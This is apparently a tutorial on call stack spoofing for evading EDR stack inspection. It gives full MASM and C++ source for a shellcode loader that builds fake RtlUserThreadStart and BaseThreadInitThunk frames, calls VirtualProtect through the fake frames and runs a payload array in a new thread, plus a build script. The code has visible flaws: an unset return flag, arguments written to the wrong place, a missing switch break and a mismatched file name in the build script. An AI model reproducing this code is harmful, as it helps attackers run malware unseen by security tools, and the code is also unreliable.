Stack Spoofing is a technique that manipulates the apparent call stack of a thread so that stack inspection shows a more legitimate-looking execution path than the real one.

Normally, if suspicious code calls VirtualProtect, telemetry might reveal something like:
That can be suspicious because an EDR can inspect the call stack and see that VirtualProtect originated from memory that does not belong to a normal loaded module.
With stack spoofing, the goal is to make the apparent stack look more like:

Note: Stack Spoofing is useful for disguising where a sensitive operation such as VirtualProtect appears to have originated, rather than hiding the operation itself.
KERNELBASE! on the call stack between ntdll! calls is an indicator of compromise. A useful tip is used it with indirect syscalls.
Spoofing the Stack
Creating synthetic stack frames will be done using our "Spoof" function, which will be written in assembly. This function does the following steps:
- Push "0" on the stack, which will terminate the stack unwinding.
- Make space on the stack for "RtlUserThreadStart" Frame.
- Push the Return Address "RtlUserThreadStart+0x21" on the stack.
- Make space on the stack for "BaseThreadInitThunk" Frame.
- Push the Return Address "BaseThreadInitThunk+0x14" on the stack.
- Make space on the stack for our Gadget's Frame.
- Push the Return Address to our gadget on the stack.
The following version code is an adaptation in cpp of CallStackSpoofer (HulkOperator).
spoof.asm
.code

STACK_INFO STRUCT
    pRtlUserThreadStart_RetAddr     DQ 1
    dwRtlUserThreadStart_Size       DQ 1

    pBaseThreadInitThunk_RedAddr    DQ 1
    dwBaseThreadInitThunk_Size      DQ 1

    pGadgetAddr                     DQ 1
    dwGadget_Size                   DQ 1

    pTargetFunction                 DQ 1
    pRbx                            DQ 1
    dwNumberOfArgs                  DQ 1
    pArgs                           DQ 1
STACK_INFO ENDS


Spoof PROC

    pop r15                                                     ; Top of the stack will have return address of the Function which has called this Spoof Function
                                                                ; When this Spoof function completes execution, we can use this value to resume the normal execution flow

    mov r13, rcx                                                ; r13 now point to STACK_INFO struct

    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
    ;           Creating Synthetic Frames
    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

    push 0                                                      ; This will terminate the Stack Unwinding

    ; Creating The First Thread Initialising Frame

    mov r10, [r13].STACK_INFO.dwRtlUserThreadStart_Size         ; Size of RtlUserThreadStart
    sub rsp, r10
    mov r10, [r13].STACK_INFO.pRtlUserThreadStart_RetAddr
    push r10                                                    ; Pusing the Return Address to RtlUserThreadStart

    ; Creating The Second Thread Initialising Frame

    mov r10, [r13].STACK_INFO.dwBaseThreadInitThunk_Size        ; Size of BaseThreadInitThunk
    sub rsp, r10
    mov r10, [r13].STACK_INFO.pBaseThreadInitThunk_RedAddr
    push r10                                                    ; Pusing the Return Address to BaseThreadInitThunk

    ; Creating the Gadget's Frame

    mov r10, [r13].STACK_INFO.dwGadget_Size                     ; Size of Gadget's Frame
    sub rsp, r10
    mov r10, [r13].STACK_INFO.pGadgetAddr
    push r10                                                    ; Pushing the Return Address to Gadget's Address


    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
    ;           Configuring Arguments
    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

    ; Configuring first 4 arguments in the registers

    lea r10, [r13].STACK_INFO.pArgs
    mov rcx, [r10]
    mov rdx, [r10 + 8]
    mov r8, [r10 + 16]
    mov r9, [r10 + 24]

    mov rbp,  [r13].STACK_INFO.dwNumberOfArgs
    sub rbp, 4

    ; Looping to Configure Additional Arguments on the Stack
loop_start:
    cmp rbp, 0
    jle setup_rbx
    mov r11, [r10 + rbp*8]
    mov [rsp + 40 + rbp*8], r11
    dec rbp
    jmp loop_start

    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
    ;           Setting Up RBX
    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

    ; Configure the Pointer to "restore" in rbx

setup_rbx:
    mov r10, restore
    mov [r13].STACK_INFO.pRbx, r10
    lea rbx, [r13].STACK_INFO.pRbx

    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
    ;           Executing the Target WinAPI
    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

    ; JMP to the Target Function

    mov r10, [r13].STACK_INFO.pTargetFunction
    jmp r10


    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
    ;           Restoring the Stack
    ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

    ; Restoring the Stack to Original State (Before Spoof Function was called)

restore:
    add rsp, 24                                                 ; Reversing the effect of Pushing 3 return addresses

    mov r10, [r13].STACK_INFO.dwRtlUserThreadStart_Size
    add rsp, r10

    mov r10, [r13].STACK_INFO.dwBaseThreadInitThunk_Size
    add rsp, r10

    mov r10, [r13].STACK_INFO.dwGadget_Size
    add rsp, r10

    jmp r15

Spoof ENDP
end
StackSpoofer.cpp
#include <Windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <wincrypt.h>
#include <time.h>
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")

#define MAX_LEN 500000

typedef UCHAR UBYTE;

typedef enum _UNWIND_OP_CODES {
    UWOP_PUSH_NONVOL,
    UWOP_ALLOC_LARGE,
    UWOP_ALLOC_SMALL,
    UWOP_SET_FPREG,
    UWOP_SAVE_NONVOL,
    UWOP_SAVE_NONVOL_FAR,
    UWOP_PUSH_MACHFRAME = 10
};

typedef union _UNWIND_CODE
{
    struct
    {
        UBYTE CodeOffset;
        UBYTE UnwindOp : 4;
        UBYTE OpInfo : 4;
    };
    USHORT FrameOffset;
} UNWIND_CODE, * PUNWIND_CODE;

typedef struct _UNWIND_INFO {
    UCHAR Version : 3;
    UCHAR Flags : 5;
    UCHAR SizeOfPrologue;
    UCHAR CountOfUnwindCodes;
    UCHAR FrameRegister : 4;
    UCHAR FrameRegisterOffset : 4;
    UNWIND_CODE UnwindCode[1];

    union {
        OPTIONAL ULONG ExceptionHandler;
        OPTIONAL ULONG FunctionEntry;
    };
    OPTIONAL ULONG ExceptionData[];

} UNWIND_INFO, * PUNWIND_INFO;

typedef struct _STACK_INFO {

    UINT64 pRtlUserThreadStart;
    UINT64 dwRtlUserThreadStartSize;

    UINT64 pBaseThreadInitThunk;
    UINT64 dwBaseThreadInitThunk;

    UINT64 pGadgetAddress;
    UINT64 dwGadgetSize;

    UINT64 pTargetFunction;
    UINT64 dwNumberOfArguments;
    UINT64 pEbx;
    PVOID pArgs;
}STACK_INFO, * PSTACK_INFO;

typedef struct _EXCEPTION_INFO {

    UINT64 hModule;
    UINT64 pExceptionDirectory;
    DWORD dwRuntimeFunctionCount;

}EXCEPTION_INFO, *PEXCEPTION_INFO;


extern "C" PVOID Spoof(PSTACK_INFO);

VOID RetExceptionAddress(PEXCEPTION_INFO pExceptionInfo) {

    UINT64 pImgNtHdr, hModule;
    PIMAGE_OPTIONAL_HEADER64 pImgOptHdr;

    hModule = pExceptionInfo->hModule;

    pImgNtHdr = hModule + ((PIMAGE_DOS_HEADER)hModule)->e_lfanew;
    pImgOptHdr = &((PIMAGE_NT_HEADERS64)pImgNtHdr)->OptionalHeader;

    pExceptionInfo->pExceptionDirectory = hModule + pImgOptHdr->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress;
    pExceptionInfo->dwRuntimeFunctionCount = pImgOptHdr->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].Size / sizeof(RUNTIME_FUNCTION);

}

UINT64 RetStackSize(UINT64 hModule, UINT64 pFuncAddr) {

    EXCEPTION_INFO sExceptionInfo = { 0 };
    sExceptionInfo.hModule = hModule;

    RetExceptionAddress(&sExceptionInfo);

    PRUNTIME_FUNCTION pRuntimeFunction = (PRUNTIME_FUNCTION)sExceptionInfo.pExceptionDirectory;
    DWORD dwFuncOffset = pFuncAddr - hModule;
    PUNWIND_INFO pUnwindInfo;
    PUNWIND_CODE pUnwindCode;
    UINT64 dwStackSize = 0;


    // Loop Through RunTimeFunction structures until we find the structure for our target function
    for (int i = 0; i < sExceptionInfo.dwRuntimeFunctionCount; i++) {
        if (dwFuncOffset >= pRuntimeFunction->BeginAddress && dwFuncOffset <= pRuntimeFunction->EndAddress) {
            break;
        }

        pRuntimeFunction++;
    }

    // From the RunTimeFunction structure we need the offset to UnwindInfo structure

    pUnwindInfo = ((PUNWIND_INFO)(hModule + pRuntimeFunction->UnwindInfoAddress));

    // Loop Through the UnwindCodes
    pUnwindCode = pUnwindInfo->UnwindCode; // UnwindCode Array

    for (int i = 0; i < pUnwindInfo->CountOfUnwindCodes; i++) {

        UBYTE bUnwindCode = pUnwindCode[i].UnwindOp;

        switch (bUnwindCode)
        {
        case UWOP_ALLOC_SMALL:
            dwStackSize += (pUnwindCode[i].OpInfo + 1) * 8;
            break;
        case UWOP_PUSH_NONVOL:
            if (pUnwindCode[i].OpInfo == 4)
                return 0;
            dwStackSize += 8;
            break;
        case UWOP_ALLOC_LARGE:
            if (pUnwindCode[i].OpInfo == 0) {
                dwStackSize += pUnwindCode[i + 1].FrameOffset * 8;
                i++;
            }
            else {

                dwStackSize += *(ULONG*)(&pUnwindCode[i + 1]);
                i += 2;

            }
            break;
        case UWOP_PUSH_MACHFRAME:
            if (pUnwindCode[i].OpInfo == 0)
                dwStackSize += 40;
            else
                dwStackSize += 48;
        case UWOP_SAVE_NONVOL:
            i++;
            break;
        case UWOP_SAVE_NONVOL_FAR:
            i += 2;
            break;
        default:
            break;
        }


    }

    return dwStackSize;

}


PVOID RetGadget(UINT64 hModule) {

    PVOID pGadget = NULL;
    int r = rand() % 2, count = 0;

    DWORD dwSize = ((PIMAGE_NT_HEADERS64)(hModule + ((PIMAGE_DOS_HEADER)hModule)->e_lfanew))->OptionalHeader.SizeOfImage;

    for (int i = 0; i < dwSize - 1; i++) {

        if (((PBYTE)hModule)[i] == 0xff && ((PBYTE)hModule)[i+1] == 0x23) {
            pGadget = (PVOID)(hModule + i);
            if (count >= r) {
                break;
            }
            count ++;
        }
    }
    return pGadget;
}

PVOID CallStackSpoof(UINT64 pTargetFunction, DWORD dwNumberOfArgs, ...) {

    srand((time(0)));
    va_list va_args;
    STACK_INFO sStackInfo = { 0 };
    UINT64 pGadget, pRtlUserThreadStart, pBaseThreadInitThunk;
    HMODULE pNtdll, pKernel32;

    pNtdll = GetModuleHandleA("ntdll");
    pKernel32 = GetModuleHandleA("kernel32");

    pGadget = (UINT64)RetGadget((UINT64)pKernel32);
    pRtlUserThreadStart = (UINT64)GetProcAddress(pNtdll, "RtlUserThreadStart");
    pBaseThreadInitThunk = (UINT64)GetProcAddress(pKernel32, "BaseThreadInitThunk");

    sStackInfo.pGadgetAddress = pGadget;
    sStackInfo.dwGadgetSize = RetStackSize((UINT64)pKernel32, pGadget);
    sStackInfo.pRtlUserThreadStart = pRtlUserThreadStart + 0x21;
    sStackInfo.dwRtlUserThreadStartSize = RetStackSize((UINT64)pNtdll, pRtlUserThreadStart);
    sStackInfo.pBaseThreadInitThunk = pBaseThreadInitThunk + 0x14;
    sStackInfo.dwBaseThreadInitThunk = RetStackSize((UINT64)pKernel32, pBaseThreadInitThunk);
    sStackInfo.pTargetFunction = pTargetFunction;

    if (dwNumberOfArgs <= 4)
        sStackInfo.dwNumberOfArguments = 4;
    else if (dwNumberOfArgs % 2 != 0)
        sStackInfo.dwNumberOfArguments = dwNumberOfArgs + 1;
    else
        sStackInfo.dwNumberOfArguments = dwNumberOfArgs;

    sStackInfo.pArgs = malloc(8 * sStackInfo.dwNumberOfArguments);

    va_start(va_args, dwNumberOfArgs);
    for (int i = 0; i < dwNumberOfArgs; i++) {

        (&sStackInfo.pArgs)[i] = (PVOID)va_arg(va_args, UINT64);

    }
    va_end(va_args);
    return Spoof(&sStackInfo);

}


unsigned char payload[] = {0x17, 0xd7, ...};


int main(int argc, char ** argv) {

    LPVOID pexec;
    HANDLE hThread;
    BOOL rv;
    DWORD oldprotect;
    int payload_len = sizeof(payload);
    getchar();

    pexec = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    RtlMoveMemory(pexec, payload, payload_len);

    LPVOID pVirtualProtect = GetProcAddress(GetModuleHandle("Kernel32.dll"), "VirtualProtect");
    //rv = VirtualProtect(pexec, payload_len, PAGE_EXECUTE_READ, &oldprotect);
    CallStackSpoof((UINT64)pVirtualProtect, 4, pexec, payload_len, PAGE_EXECUTE_READ, &oldprotect);
    if(rv){
        hThread = CreateThread(0,0, (LPTHREAD_START_ROUTINE)pexec, 0,0,0);
        WaitForSingleObject(hThread, -1);
    }
    CloseHandle(hThread);
    return 0;
}
compile.bat
@ECHO OFF
ml64 /c /Fospoof.obj spoof.asm
cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tp StackSpoofing.cpp /link /OUT:StackSpoofing.exe spoof.obj /SUBSYSTEM:CONSOLE /MACHINE:x64
del *.obj